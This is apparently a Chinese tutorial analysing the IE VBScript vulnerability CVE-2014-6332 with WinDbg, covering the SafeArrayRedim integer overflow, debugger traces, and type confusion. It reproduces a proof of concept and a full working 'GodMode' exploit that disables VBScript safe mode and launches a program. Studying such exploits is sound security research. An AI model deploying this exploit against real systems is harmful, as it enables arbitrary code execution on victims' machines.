

# WinDbg 漏洞分析调试（三）之 CVE-2014-6332

## 0x00 引子

本文将通过一个经典的IE漏洞来继续学习WinDbg相关的分析调试，错误之处还望各位大牛加以斧正:P

## 0x01 概述

我们要用到的是CVE-2014-6332这个漏洞，前辈们已经有过精彩的分析了，对应文章在参考部分有给出。此漏洞最值得借鉴的是其中所涉及的利用方式，上两篇分析的CVE-2012-1876需要绕过ASLR、DEP等保护手段来执行ROP+shellcode，而CVE-2014-6332则是借助RW primitives + GodMode的方式来实现漏洞的利用。不好说这两种思路孰优孰劣，应该是各有千秋的，绕过保护措施可能会复杂些，因而现今的exploit更多会先获取RW primitives，之后corrupt有关数据结构来实现代码的执行。

该漏洞在当时还是比较严重的，几乎所有Windows版本中的IE都受到了影响，它是由于VBScript引擎在重新分配数组储存空间时的错误引起的，具体来说是oleaut32模块SafeArrayRedim函数中的整数溢出错误。当然，微软目前已经放弃了VBScript，但我们学习的目的在于举一反三隅反，因此理解其原理还是很有必要的。

此处的分析环境为Win7 x86 - IE 8.0.7601.17514。

## 0x02 RW primitives

我们先来看下如何通过此漏洞来获取RW primitives，即corrupt后的SAFEARRAY结构，这里注意下，RW(Read/Write) primitives指的是exploit中那些用于实现内存读写的对象或函数。分析所用的PoC代码如下：

```
<html>
<body>
  CVE-2014-6332 PoC.
  <SCRIPT LANGUAGE="VBScript">
    On Error Resume Next
    dim a
    a=Array(1, 2, 4, 8)
    redim Preserve a(&h08421420)
    redim Preserve a(3)
  </script>
</body>
</html>
```

我们知道在VBScript中，数组是以SAFEARRAY结构来保存的，其定义如下：

```

0:013> dt ole32!tagSAFEARRAY
+0x000 cDims           : Uint2B
+0x002 fFeatures       : Uint2B
+0x004 cbElements      : Uint4B
+0x008 cLocks          : Uint4B
+0x00c pvData          : Ptr32 Void
+0x010 rgsabound       : [1] tagSAFEARRAYBOUND
0:013> dt ole32!tagSAFEARRAYBOUND
+0x000 cElements       : Uint4B
+0x004 lLbound         : Int4B

```

其中cDims表示数组的维数，每个维度都对应一个SAFEARRAYBOUND结构，包含有此维度的大小和起始索引，同时，cbElements表示每个元素的大小，这些元素保存在pvData地址处。而对于fFeatures表示的含义，可参考此[说明](#)。

此外，可以通过IDA得到如下的SafeArrayRedim函数定义：

```

HRESULT __stdcall SafeArrayRedim(SAFEARRAY *psa, SAFEARRAYBOUND *psaboundNew);

```

我们在IE中打开上述PoC文件，并用WinDbg附加相应进程，然后执行如下操作：

```

0:013> bp OLEAUT32!SafeArrayRedim
0:013> g
Breakpoint 3 hit
eax=023dcfa8 ebx=002c2a10 ecx=0006fa58 edx=0000400c esi=0006fa58 edi=00000000
eip=75aeec2c esp=023dcf94 ebp=023dcfb0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
75aeec2c 8bff          mov     edi,edi
0:005> kb 3
ChildEBP RetAddr  Args to Child
023dcf90 728c58da 002c2a10 023dcfa8 0006f438 OLEAUT32!SafeArrayRedim
023dcfb0 728c5887 00000001 00000001 0006fa58 vbscript!RedimPreserveArray+0x81
023dd0ac 728b4ff6 023dd214 8f64c1b9 00000000 vbscript!CScriptRuntime::RunNoEH+0x14
66
0:005> dd 002c2a10 L6
002c2a10 08800001 00000010 00000000 00234298
002c2a20 00000004 00000000
0:005> dd 023dcfa8 L2
023dcfa8 08421421 00000000
0:005> dd 00234298 L10
00234298 00000002 00000000 00000001 00000000
002342a8 00000002 00000000 00000002 00000000
002342b8 00000002 00000000 00000004 00000000
002342c8 00000002 00000000 00000008 00000000

```

可以看到，最初定义的数组维度为1，共有0x04个Variant型元素，且每个元素占0x10字节。这里特别强调下Variant结构，它在后续会经常用到，其定义如下：



图0 Variant结构的定义

保存浮点数时会同时使用Data High和Data Low字段，而如果只保存整型或指针则仅需Data High字段，Type字段的定义可参考[这里](#)，在本文中涉及到的类型如下：

Constant	Value	Description
vbEmpty	0	Empty (uninitialized)
vbNull	1	Null (no valid data)
vbInteger	2	Integer
vbLong	3	Long integer
vbDouble	5	Double-precision floating-point number
vbString	8	String
vbVariant	12	Variant (used only with arrays of Variants)
vbArray	8192	Array

图1 Type字段的定义

接着脚本借助redim来重新分配数组空间，对应元素个数为0x08421420+1=0x08421421，即0x08421421\*0x10=0x84214210字节空间，很显然这个分配操作会失败，毕竟32位进程的用户态空间最大也

```
On Error Resume Next
```

当跳出SafeArrayRedim函数后，我们再看下此时SAFEARRAY结构中的内容：

```
0:005> dd 002c2a10 L6
002c2a10  08800001 00000010 00000000 00234298
002c2a20  08421421 00000000
```

即数组的起始地址仍为0x00234298，但索引范围变成了0~0x08421420，这正是我们要用到的corrupt后的SAFEARRAY结构，通过它可以获取RW primitives功能。如下给出了漏洞的具体成因：

```
0:005> uf OLEAUT32!SafeArrayRedim
```

#### OLEAUT32!SafeArrayRedim:

```
75aeec2c 8bff          mov     edi,edi
75aeec2e 55             push    ebp
75aeec2f 8bec          mov     ebp,esp
75aeec31 83ec18        sub     esp,18h
75aeec34 53             push    ebx
75aeec35 56             push    esi
75aeec36 8b7508        mov     esi,dword ptr [ebp+8]
75aeec39 57             push    edi
75aeec3a 33ff          xor     edi,edi
75aeec3c 3bf7          cmp     esi,edi
75aeec3e 0f843f030000  je     OLEAUT32!SafeArrayRedim+0x1d2 (75aeef83)
```

#### OLEAUT32!SafeArrayRedim+0x18:

```
75aeec44 397d0c        cmp     dword ptr [ebp+0Ch],edi
75aeec47 0f8436030000  je     OLEAUT32!SafeArrayRedim+0x1d2 (75aeef83)
```

#### OLEAUT32!SafeArrayRedim+0x21:

```
75aeec4d 0fb74e02      movzx   ecx,word ptr [esi+2]
75aeec51 8bc1          mov     eax,ecx
75aeec53 2500200000    and     eax,2000h
75aeec58 8945f4        mov     dword ptr [ebp-0Ch],eax
75aeec5b 66393e        cmp     word ptr [esi],di
75aeec5e 0f841f030000  je     OLEAUT32!SafeArrayRedim+0x1d2 (75aeef83)
```

#### OLEAUT32!SafeArrayRedim+0x38:

```
75aeec64 397e08        cmp     dword ptr [esi+8],edi
75aeec67 0f870c030000  ja     OLEAUT32!SafeArrayRedim+0x1cb (75aeef79)
```

#### OLEAUT32!SafeArrayRedim+0x41:

```
75aeec6d f6c110        test    cl,10h
75aeec70 0f8503030000  jne    OLEAUT32!SafeArrayRedim+0x1cb (75aeef79)
```

#### OLEAUT32!SafeArrayRedim+0x4a:

```
75aeec76 8d45f0        lea     eax,[ebp-10h]
75aeec79 50             push    eax
75aeec7a 897d08        mov     dword ptr [ebp+8],edi
75aeec7d 897df0        mov     dword ptr [ebp-10h],edi
75aeec80 e8f15dfeff    call   OLEAUT32!GetMalloc (75ad4a76)
75aeec85 8bd8          mov     ebx,eax
75aeec87 3bdf          cmp     ebx,edi
75aeec89 0f85d5020000  jne    OLEAUT32!SafeArrayRedim+0x5f (75aeef64)
```

#### OLEAUT32!SafeArrayRedim+0x65:

```
75aeec8f 56             push    esi ;SAFEARRAY结构的指针
75aeec90 e868f0ffff    call   OLEAUT32!SafeArraySize (75aedcfd) ;获取已分配的数组
空间大小
75aeec95 8945fc        mov     dword ptr [ebp-4],eax ;保存已分配空间大小值0x0000004
```

```

0
75aeec98 3bc7          cmp     eax,edi
75aeec9a 7409          je      OLEAUT32!SafeArrayRedim+0x7b (75aeeca5)

OLEAUT32!SafeArrayRedim+0x72:
75aeec9c 397e0c        cmp     dword ptr [esi+0Ch],edi
75aeec9f 0f84de020000 je      OLEAUT32!SafeArrayRedim+0x1d2 (75aeef83)

OLEAUT32!SafeArrayRedim+0x7b:
75aeeca5 8b450c        mov     eax,dword ptr [ebp+0Ch]
75aeeca8 8b08          mov     ecx,dword ptr [eax]
75aeecaa 8b5e10        mov     ebx,dword ptr [esi+10h] ;备份rgsabound中的cElement
s值0x00000004
75aeecad 8b7e14        mov     edi,dword ptr [esi+14h] ;备份rgsabound中的lLbound
75aeecb0 894e10        mov     dword ptr [esi+10h],ecx ;修改rgsabound中的cElement
s为0x08421421
75aeecb3 8b4004        mov     eax,dword ptr [eax+4]
75aeecb6 56            push    esi ;SAFEARRAY结构的指针
75aeecb7 895de8        mov     dword ptr [ebp-18h],ebx
75aeecba 897dec        mov     dword ptr [ebp-14h],edi
75aeecbd 894614        mov     dword ptr [esi+14h],eax ;修改rgsabound中的lLbound
75aeecc0 e838f0ffff    call    OLEAUT32!SafeArraySize (75aedcfd) ;获取待分配的数组
空间大小
75aeecc5 8945f8        mov     dword ptr [ebp-8],eax ;保存待分配空间大小值0x8421421
0
75aeecc8 83f8ff        cmp     eax,0FFFFFFFFh
75aeeccb 0f8490910100 je      OLEAUT32!SafeArrayRedim+0xa3 (75b07e61)

OLEAUT32!SafeArrayRedim+0xb3:
75aeecd1 8bd8          mov     ebx,eax
75aeecd3 2b5dfc        sub     ebx,dword ptr [ebp-4] ;待分配大小减去已分配大小, 等于
0x842141d0
75aeecd6 0f84a8000000 je      OLEAUT32!SafeArrayRedim+0x1c7 (75aeed84)

OLEAUT32!SafeArrayRedim+0xbe:
75aeecd8 8b7df0        mov     edi,dword ptr [ebp-10h]
75aeecdf 85db          test    ebx,ebx
75aeee01 7d45          jge     OLEAUT32!SafeArrayRedim+0x110 (75aeed28) ;将0x842
141d0当作负数, 整数溢出

OLEAUT32!SafeArrayRedim+0xc5:
75aeee03 b9200f0000    mov     ecx,0F20h
75aeee08 66854e02      test    word ptr [esi+2],cx
75aeee0c 743a          je      OLEAUT32!SafeArrayRedim+0x110 (75aeed28)

OLEAUT32!SafeArrayRedim+0xd0:
75aeee0e 837df400      cmp     dword ptr [ebp-0Ch],0
75aeecf2 0f8579910100 jne     OLEAUT32!SafeArrayRedim+0xd6 (75b07e71)

```

```

OLEAUT32!SafeArrayRedim+0xe0:
75aeecf8 8b07          mov     eax,dword ptr [edi]
75aeecfa 895d0c         mov     dword ptr [ebp+0Ch],ebx
75aeecfd f75d0c         neg     dword ptr [ebp+0Ch]
75aeed00 ff750c         push    dword ptr [ebp+0Ch]
75aeed03 57            push    edi
75aeed04 ff500c         call    dword ptr [eax+0Ch] ;ole32!CRetailMalloc_Alloc,
分配空间失败
75aeed07 894508         mov     dword ptr [ebp+8],eax
75aeed0a 85c0          test    eax,eax
75aeed0c 0f845d020000   je      OLEAUT32!SafeArrayRedim+0x19d (75aeef6f)

.....

OLEAUT32!SafeArrayRedim+0x1b8:
75aeed75 837d0800       cmp     dword ptr [ebp+8],0
75aeed79 7409          je      OLEAUT32!SafeArrayRedim+0x1c7 (75aeed84)

OLEAUT32!SafeArrayRedim+0x1be:
75aeed7b ff7508         push    dword ptr [ebp+8]
75aeed7e 8b07          mov     eax,dword ptr [edi]
75aeed80 57            push    edi
75aeed81 ff5014         call    dword ptr [eax+14h] ;ole32!CRetailMalloc_Free

OLEAUT32!SafeArrayRedim+0x1c7:
75aeed84 8bc3          mov     eax,ebx

OLEAUT32!SafeArrayRedim+0x1d7:
75aeed86 5f            pop     edi
75aeed87 5e            pop     esi
75aeed88 5b            pop     ebx
75aeed89 c9            leave
75aeed8a c20800        ret     8

.....

OLEAUT32!SafeArrayRedim+0x19d:
75aeef6f bb0e000780     mov     ebx,8007000Eh
75aeef74 e9fcfdffff     jmp     OLEAUT32!SafeArrayRedim+0x1b8 (75aeed75)

.....

```

我们知道SafeArrayRedim函数的第一个入参为SAFEARRAY结构的指针，其中包含已分配数组的SAFEARRAYBOUND信息，第二个入参为待分配数组的SAFEARRAYBOUND信息。在获取完已分配数组的大小后，程序根据待分配数组的SAFEARRAYBOUND信息来修改SAFEARRAY指针指向的原SAFEARRAYBOUND信息，即其中的cElements和lbound，以此来获取待分配数组的大小。但由于之后jge

指令将新增空间大小0x842141d0当成了负数，即整数溢出，导致程序进入错误的处理分支，新空间会分配失败，但函数在返回前并没有将原先备份的SAFEARRAYBOUND信息替换回去，从而分配的数组空间没变cElements值却改变了，因此corrupt后的SAFEARRAY结构可被用于内存的越界访问。

## 0x03 GodMode

接着我们来讨论如何在当前的IE环境中开启VBScript的GodMode，用到的代码如下：

```
<html>
<body>
<SCRIPT LANGUAGE="VBScript">
  On Error Resume Next
  set shell=createobject("Shell.Application")
  shell.ShellExecute "notepad.exe"
</script>
</body>
</html>
```

正常情况打开这个html文件是无法弹出记事本的，因为IE会禁止运行那些可能危害系统的脚本，它会通过vbscript!COleScript::InSafeMode函数来对SafeMode标志进行检查，此标志的默认值为0x0e。我们重新打开上述文件并在WinDbg中进行如下操作：

```

0:012> bu vbscript!COleScript::InSafeMode
0:012> g
Breakpoint 0 hit
eax=76140782 ebx=00000000 ecx=0002bdd0 edx=76130000 esi=0002f558 edi=00000000
eip=6f35ce4d esp=0244d400 ebp=0244d488 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!COleScript::InSafeMode:
6f35ce4d f781740100000b000000 test dword ptr [ecx+174h],0Bh ds:0023:0002bf44=00000
00e
0:005> ln poi(ecx)
(6f354868)  vbscript!COleScript::`vftable'  |  (6f36fdb0)  vbscript!`string'
Exact matches:
    vbscript!COleScript::`vftable' = <no type information>
0:005> dd ecx+174h L1
0002bf44  0000000e
0:005> uf vbscript!COleScript::InSafeMode
vbscript!COleScript::InSafeMode:
6f35ce4d f781740100000b000000 test dword ptr [ecx+174h],0Bh
6f35ce57 6a00          push    0
6f35ce59 58          pop     eax
6f35ce5a 0f95c0      setne   al
6f35ce5d c3          ret
0:005> eb ecx+174h 4
0:005> dd ecx+174h L1
0002bf44  00000004
0:005> g
Breakpoint 0 hit
eax=00000001 ebx=00000000 ecx=0002bdd0 edx=0244d3b0 esi=00000000 edi=00000000
eip=6f35ce4d esp=0244d400 ebp=0244d488 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!COleScript::InSafeMode:
6f35ce4d f781740100000b000000 test dword ptr [ecx+174h],0Bh ds:0023:0002bf44=00000
004
0:005> bd *
0:005> g
ModLoad: 6efe0000 6efe3000  C:\Windows\system32\sfc.dll
ModLoad: 6efd0000 6efdd000  C:\Windows\system32\sfc_os.DLL

```

可以看到，SafeMode标志是vbscript!COleScript对象指针特定偏移处的一个值，在InSafeMode函数中，会检查它和0x0B相与的结果，如果为0，那么VBScript的执行将不再受到限制，即此时SafeMode标志值要为0或4，通过手动修改内存中的这个标志值最终可以弹出记事本。

## 0x04 漏洞利用

在前面分析的基础上，我们来看一下此漏洞的[exploit](#)，具体思路就是通过corrupt后的SAFEARRAY结构来获取RW primitives，然后对SafeMode标志进行修改，从而执行任意的VBScript代码：



```
<!DOCTYPE html>
<html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8">
<body>
    CVE-2014-6332 exploit by yuange.
<SCRIPT LANGUAGE="VBScript">
function Runmumaa() '弹出记事本'
    On Error Resume Next
    set shell=createobject("Shell.Application")
    shell.ShellExecute "notepad.exe"
end function
</script>

<SCRIPT LANGUAGE="VBScript">
dim aa() '数组和变量的定义'
dim ab()
dim a0
dim a1
dim a2
dim a3
dim intVersion
dim myarray

Begin()

function Begin() '程序入口'
    On Error Resume Next
    info=Navigator.UserAgent

    if (instr(info,"Win64")>0) then '判断系统位数并获取IE版本'
        exit function
    end if
    if (instr(info,"MSIE")>0) then
        intVersion = CInt(Mid(info, InStr(info, "MSIE") + 5, 2))
    else
        exit function
    end if

    BeginInit()
    if Create()=True then
        myarray=chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(
00)
        myarray=myarray&chrw(00)&chrw(32767)&chrw(00)&chrw(00) '定义精心构造的SAFEARRAY
结构'
        Setnotsafemode()
    end if
end function
```

```

function BeginInit() '数组和变量的初始化'
    Randomize()
    redim aa(5)
    redim ab(5)
    a0=13+17*rnd(6)
    a3=7+3*rnd(5)
end function

function Create() '创建期望的内存布局'
    On Error Resume Next
    dim i
    Create=False
    for i = 0 to 400
        if Over()=True then
            Create=True
            exit for
        end if
    next
end function

sub testaa()
end sub

function Mydata() '获取函数对象指针并布局精心构造的SAFEARRAY结构'
    On Error Resume Next
    i=testaa
    i=null

    redim Preserve aa(a2)
    ab(0)=0
    aa(a1)=i
    ab(0)=6.36598737437801E-314 '0x0000000300000003'
    aa(a1+2)=myarray
    ab(2)=1.74088534731324E-310 '0x0000200c0000200c'
    Mydata=aa(a1)
    redim Preserve aa(a0)
end function

function Setnotsafemode()
    On Error Resume Next
    i=Mydata() '获取testaa函数对象指针, 即CScriptEntryPoint对象指针'
    i=ReadMemo(i+8)
    i=ReadMemo(i+16) '获取COleScript对象指针'

    for k=0 to &h60 step 4 '搜索内存中的SafeMode标志值并修改'
        j=ReadMemo(i+&h120+k)
        if (j=14) then
            redim Preserve aa(a2)
        end if
    next
end function

```

```

        aa(a1+2)(i+&h11c+k)=ab(4)  'write primitive'
        redim Preserve aa(a0)
        exit for
    end if
next

ab(2)=1.69759663316747E-313  '0x0000000800000008'
Runmumaa()
end function

function Over()  '判断内存中分配的aa、ab这两个数组是否相邻'
    On Error Resume Next
    dim type1
    Over=False
    a0=a0+a3
    a1=a0+2
    a2=a0+&h8000000
    redim Preserve aa(a0)
    redim ab(a0)

    redim Preserve aa(a2)  '对aa数组进行corrupt'
    type1=1
    ab(0)=1.012345678901234567890123456789  '用作标记值'
    aa(a0)=10

    if (IsObject(aa(a1-1)) = False) then
        if (VarType(aa(a1-1))<>0) then
            if (IsObject(aa(a1)) = False) then
                type1=VarType(aa(a1))
            end if
        end if
    end if
    if (type1=&h0b24) then  '判断是否和标记相符'
        Over=True
    end if
    redim Preserve aa(a0)  '恢复aa数组至corrupt前'
end function

function ReadMemo(add)  '借助类型混淆来读取add地址处的值'
    On Error Resume Next
    redim Preserve aa(a2)
    ab(0)=0
    aa(a1)=add+4
    ab(0)=1.69759663316747E-313  '0x0000000800000008'
    ReadMemo=lenb(aa(a1))  'read primitive'
    ab(0)=0
    redim Preserve aa(a0)
end function

```

```
</script>
</body>
</html>
```

其中，科学记数法表示的浮点数可由C中的printf函数进行转换：

```
printf("%I64x\n", 1.69759663316747E-313);
printf("%.14E\n", 0x0000000800000008);
```

在调试过程中我们可适当插入document.write()来输出那些辅助的信息，同时还可以通过插入MsgBox()来定位相关代码，例如最开始先禁用WinDbg中的所有断点，待弹出窗口后再启用断点，这样我们就能快速跳到想要的位置跟踪调试了。

此外，[yuange](#)的DVE（数据虚拟执行）想法确实妙，笔者还有待慢慢领悟，下面我们进入详细的分析。

## 1 内存布局

exploit中用到了aa和ab两个数组，它们会在Over()中通过redim进行重新分配，也就是执行完如下两条语句后：

```
redim Preserve aa(a0)
redim ab(a0)
```

内存布局需要达到如下效果，同样，每个数组元素都保存在Variant结构中：




图2 期望的内存布局

如果不满足就重复这个分配过程，由于相应空间分配在堆上，根据堆管理的性质是能够实现上述布局的，这样就可以通过corrupt后的aa数组来越界访问ab数组了。我们来具体看一下：

```

0:012> bp OLEAUT32!SafeArrayRedim
0:012> g
Breakpoint 0 hit
eax=0249cb14 ebx=004692e8 ecx=00000000 edx=00000060 esi=01df84d0 edi=01e00900
eip=7664ec2c esp=0249cb00 ebp=0249cb1c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
7664ec2c 8bff          mov     edi,edi
0:005> kb 3
ChildEBP RetAddr  Args to Child
0249cafc 6fb158da 004692e8 0249cb14 ffffffff OLEAUT32!SafeArrayRedim
0249cb1c 6fb15887 00000001 00000001 01df84d0 vbscript!RedimPreserveArray+0x81
0249cc18 6fb04ff6 0249ce2c c9d653d5 01e008d0 vbscript!CScriptRuntime::RunNoEH+0x14
66
0:005> dd 004692e8 L6
004692e8  08800001 00000010 00000000 0042e2b8
004692f8  00000006 00000000
.....
0:005> g
(6b0.f28): Break instruction exception - code 80000003 (first chance)
eax=7fffd400 ebx=00000000 ecx=00000000 edx=77b8f125 esi=00000000 edi=00000000
eip=77b240f0 esp=059dfd94 ebp=059dfdc0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77b240f0 cc          int     3
0:010> dd 004692e8 L6
004692e8  08800001 00000010 00000000 02e66ec8
004692f8  080000a2 00000000
0:010> !heap -p -a 02e66ec8
address 02e66ec8 found in
_HEAP @ 3c0000
HEAP_ENTRY Size Prev Flags  UserPtr UserSize - state
02e66ec0 0145 0000 [00] 02e66ec8 00a20 - (busy)

0:010> ? 02e66ec8+a2*10
Evaluate expression: 48658664 = 02e678e8

```

此时地址0x02e678e8处即为8字节的堆指针，内存分布如下：

	02e678b8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	aa(a0-2)
	02e678c8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	aa(a0-1)
	02e678d8	02 00 00 00 00 00 00 00 0a 00 f2 61 91 32 f0 3f	aa(a0)
aa(a1-1)	02e678e8	ef 6a d2 68 6c 4b 02 08 05 00 00 00 00 00 00 00	ab(0)
aa(a1)	02e678f8	24 0b f2 61 91 32 f0 3f 00 00 00 00 00 00 00 00	ab(1)
aa(a1+1)	02e67908	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ab(2)
aa(a1+2)	02e67918	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ab(3)
	02e67928	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ab(4)
	02e67938	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	heap pointer

图3 满足条件的内存分布

其中，数值1.012345678901234567890123456789保存在ab(0)中，该Variant结构的Type字段为5，而Data High + Data Low字段为0x3ff0329161f20b24。当aa数组corrupt后可以访问到ab数组中的数据，由于这之间恰好隔了8字节的堆指针，所以这两个数组的Type + Reserved部分就和Data High + Data Low部分交错了，因此ab(0)的Data High + Data Low部分会被当成aa(a1)的Type + Reserved部分，即VarType(aa(a1))等于0x0b24。

## 2 类型混淆

在完成内存的布局后，exploit就可以借助ab数组元素的赋值操作来对corrupt后aa数组元素的Type字段进行更改，从而实现类型的混淆，接下去我们将分析exploit中用到的类型混淆手法以及由此得到的Read primitive。

来看下Mydata()函数，它会通过如下代码将testaa函数对象指针赋给i：

```
On Error Resume Next
i=testaa
i=null
```

接着是与类型混淆有关的那部分代码：

```
redim Preserve aa(a2) '对aa数组进行corrupt'
ab(0)=0
aa(a1)=i
ab(0)=6.36598737437801E-314 '0x00000000300000003'
aa(a1+2)=myarray
ab(2)=1.74088534731324E-310 '0x0000200c0000200c'
Mydata=aa(a1)
redim Preserve aa(a0) '恢复aa数组至corrupt前'
```

这里面会进行两次类型混淆处理，首先由于变量i的类型为null(0x01)，因此需要将其转成long integer(0x03)后再返回，该函数对象指针事实上就是CScriptEntryPoint对象的指针。而myarray中则保存着精心构造的SAFEARRAY结构，最初赋给aa(a1+2)时其类型为string(0x08)，需要将其类型改为Variant数组，这在后面获取Write primitive时会用到。对应的调试过程如下：

```
0:005> b1
```

```

0 e 7664ec2c      0001 (0001)  0:**** OLEAUT32!SafeArrayRedim
1 e 6fb02e64      0001 (0001)  0:**** vbscript!AssignVar
2 e 6fb11f4c      0001 (0001)  0:**** vbscript!AccessArray
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000060 esi=01e00900 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AssignVar:
6fb02e64 8bff          mov     edi,edi
0:005> dd esp L4
0249cb1c 6fb13991 0013ebf0 02e678f8 01df84f0
0:005> dd 01df84f0 L4
01df84f0 0000400c 00000000 0013268c 41a00001
0:005> dd 0013268c L4
0013268c 00000001 00000080 01df8718 01000f0e
0:005> ln poi(01df8718)
(6fb04934)  vbscript!CScriptEntryPoint::`vftable'  |  (6fb1ab54)  vbscript!CEnt
ryPointDispatch::`vftable'
Exact matches:
    vbscript!CScriptEntryPoint::`vftable' = <no type information>
0:005> g
Breakpoint 2 hit
eax=0249cc10 ebx=0249cc70 ecx=0013f274 edx=0000400c esi=01e00910 edi=00000001
eip=6fb11f4c esp=0249cb18 ebp=0249cc18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> db 02e678e8 L20
02e678e8 ef 6a d2 68 6c 4b 02 08-02 00 00 00 00 00 00 00 00  .j.h1K.....
02e678f8 01 00 00 00 80 00 00 00-18 87 df 01 0e 0f 00 01  .....
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000002 esi=01e00910 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AssignVar:
6fb02e64 8bff          mov     edi,edi
0:005> dd esp L4
0249cb1c 6fb13991 0013ebf0 02e678f0 01df84f0
0:005> db 02e678f0 L10
02e678f0 02 00 00 00 00 00 00 00-01 00 00 00 80 00 00 00  .....
0:005> db 01df84f0 L10
01df84f0 05 00 00 00 00 00 00 00-03 00 00 00 03 00 00 00  .....
0:005> g
Breakpoint 2 hit
eax=0249cc10 ebx=0249cc70 ecx=0013f23c edx=0000400c esi=01e00900 edi=00000001
eip=6fb11f4c esp=0249cb18 ebp=0249cc18 iopl=0         nv up ei pl zr na pe nc

```

```

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> db 02e678e8 L20
02e678e8 ef 6a d2 68 6c 4b 02 08-05 00 00 00 00 00 00 00 .j.h1K.....
02e678f8 03 00 00 00 03 00 00 00-18 87 df 01 0e 0f 00 01 .....
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000060 esi=01e00900 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000206
vbscript!AssignVar:
6fb02e64 8bff          mov     edi,edi
0:005> g
Breakpoint 2 hit
eax=0249cc10 ebx=0249cc70 ecx=0013f274 edx=0000400c esi=01e00910 edi=00000001
eip=6fb11f4c esp=0249cb18 ebp=0249cc18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> db 02e678e8 L40
02e678e8 ef 6a d2 68 6c 4b 02 08-05 00 00 00 00 00 00 00 .j.h1K.....
02e678f8 03 00 00 00 03 00 00 00-18 87 df 01 0e 0f 00 01 .....
02e67908 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
02e67918 08 00 49 02 a5 00 00 00-14 50 40 00 18 cc 49 02 ..I.....P@...I.
0:005> dd 00405014-4 L8
00405010 00000018 08800001 00000001 00000000
00405020 00000000 7fff0000 00000000 00000000
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000002 esi=01e00910 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000206
vbscript!AssignVar:
6fb02e64 8bff          mov     edi,edi
0:005> g
Breakpoint 2 hit
eax=0249cb2c ebx=0249cc70 ecx=0249cc70 edx=0000400c esi=00000001 edi=01e00900
eip=6fb11f4c esp=0249cb00 ebp=0249cb18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> db 02e678e8 L40
02e678e8 ef 6a d2 68 6c 4b 02 08-05 00 00 00 00 00 00 00 .j.h1K.....
02e678f8 03 00 00 00 03 00 00 00-18 87 df 01 0e 0f 00 01 .....
02e67908 00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 .....
02e67918 0c 20 00 00 0c 20 00 00-14 50 40 00 18 cc 49 02 . ... ..P@...I.
0:005> dt ole32!tagSAFEARRAY 00405014

```



```

+0x000 cDims          : 1
+0x002 fFeatures      : 0x880
+0x004 cbElements     : 1
+0x008 cLocks         : 0
+0x00c pvData         : (null)
+0x010 rgsabound      : [1] tagSAFEARRAYBOUND

```

我们知道字符串在内存中是以BSTR对象保存的，暂不论类型混淆，就myarray字符串而言，它在内存中的保存结果如下，Data High字段中的指针0x00405014指向相应的字符内容：

```

header
00405010 18 00 00 00 01 00 80 08 01 00 00 00 00 00 00 00 .....
